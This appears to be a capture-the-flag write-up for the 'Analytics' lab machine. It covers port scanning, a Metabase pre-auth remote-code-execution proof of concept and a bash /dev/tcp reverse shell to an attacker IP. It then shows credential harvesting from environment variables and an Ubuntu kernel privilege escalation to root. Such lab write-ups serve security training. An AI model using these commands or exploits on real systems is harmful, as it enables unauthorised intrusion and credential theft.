

Analytics(完成)

port scanning

```
# nmap -sCV 10.10.11.233
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-29 13:19 EDT
Nmap scan report for analytical.htb (10.10.11.233)
Host is up (0.28s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_  256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Analytical
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.74 seconds
```

80 Port 訊息收集


Username

Jonhny Smith

Alex Kirigo

Daniel Walker


analytical.htb/#
Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec DuckDuckGo 保有隱... JSON Web Tokens - jw...



Login爆破及sql注入無效

在Login找到漏洞(POC Sign in to Metabase)

URL : <https://github.com/m3m0o/metabase-pre-auth-rce-poc>



setup-token : "249fa03d-fd94-4d5b-b94f-b4ebf3df681f"

反彈成功

python3 main.py -u <http://data.analytical.htb> -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "bash -i >&/dev/tcp/10.10.14.116/2233 0>&1"

```
(root@kali)~/metabase-pre-auth-rce-poc
# python3 main.py -u http://data.analytical.htb -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "bash -i >&/dev/tcp/10.10.14.116/2233 0>&1"
[!] BE SURE TO BE LISTENING ON THE PORT YOU DEFINED IF YOU ARE ISSUING AN COMMAND TO GET REVERSE SHELL [!]
[+] Initialized script
[+] Encoding command
[+] Making request
[+] Payload sent

(root@kali)~/metabase-pre-auth-rce-poc
#

nc -l -np 2233
listening on [any] 2233 ...
connect to [10.10.14.116] from (UNKNOWN) [10.10.11.233] 52224
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
2a476114385e/$ id
id
uid=2000(metabase) gid=2000(metabase) groups=2000(metabase),2000(metabase)
2a476114385e/$ whoami
whoami
metabase
2a476114385e/$ uname -a
uname -a
Linux 2a476114385e 6.2.0-25-generic #25-22.04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed Jun 28 09:55:23 UTC
2 x86_64 Linux
2a476114385e/$
```

在env找到帳密

USER=metalytics

PASS=An4lytics_ds20223#

```
env
SHELL=/bin/sh
MB_DB_PASS=
HOSTNAME=2a476114385e
LANGUAGE=en_US:en
MB_JETTY_HOST=0.0.0.0
JAVA_HOME=/opt/java/openjdk
MB_DB_FILE=/metabase.db/metabase.db
PWD=/tmp
LOGNAME=metabase
MB_EMAIL_SMTP_USERNAME=
HOME=/home/metabase
LANG=en_US.UTF-8
META_USER=metalytics
META_PASS=An4lytics_ds20223#
MB_EMAIL_SMTP_PASSWORD=
USER=metabase
SHLVL=4
MB_DB_USER=
FC_LANG=en-US
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/..:/lib
LC_CTYPE=en_US.UTF-8
MB_LDAP_BIND_DN=
LC_ALL=en_US.UTF-8
MB_LDAP_PASSWORD=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_CONNECTION_URI=
JAVA_VERSION=jdk-11.0.19+7
_=/usr/bin/env
OLDPWD=/
```

SSH登入成功


```
metalytics@analytics:~$ id
uid=1000(metalytics) gid=1000(metalytics) groups=1000(metalytics)
metalytics@analytics:~$ whoami
metalytics
metalytics@analytics:~$ uname -a
Linux analytics 6.2.0-25-generic #25~22.04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed Jun 28 09:55:23 UTC 2 x86_64
x86_64 x86_64 GNU/Linux
metalytics@analytics:~$
```

user flag


```
metalytics@analytics:~$ cat user.txt
66c8b5a5211fbaba464a0a9231210231
```


提全都失敗，改用內核提權

22.04.2-Ubuntu


 **reddit**


Search in r/selfhosted

 Home

 Popular

TOPICS ^

 **r/selfhosted** • 3 mo. ago
sk1nT7

 Embed

**Ubuntu Local Privilege Escalation
(CVE-2023-2640 & CVE-2023-32629)**

[Join](#)

<https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629>

root

```
root@analytics:/tmp# id
uid=0(root) gid=1000(metalytics) groups=1000(metalytics)
root@analytics:/tmp# whoami
root
root@analytics:/tmp# uname -s
Linux
root@analytics:/tmp# uname -a
Linux analytics 6.2.0-25-generic #25~22.04.2-Ubuntu SMP PREEMPT_DYNAMIC
Wed Jun 28 09:55:23 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
root@analytics:/tmp#
```

root flag

```
root@analytics:/root# cat root.txt
4a353317df0758a88cf35b866a8f3e38
```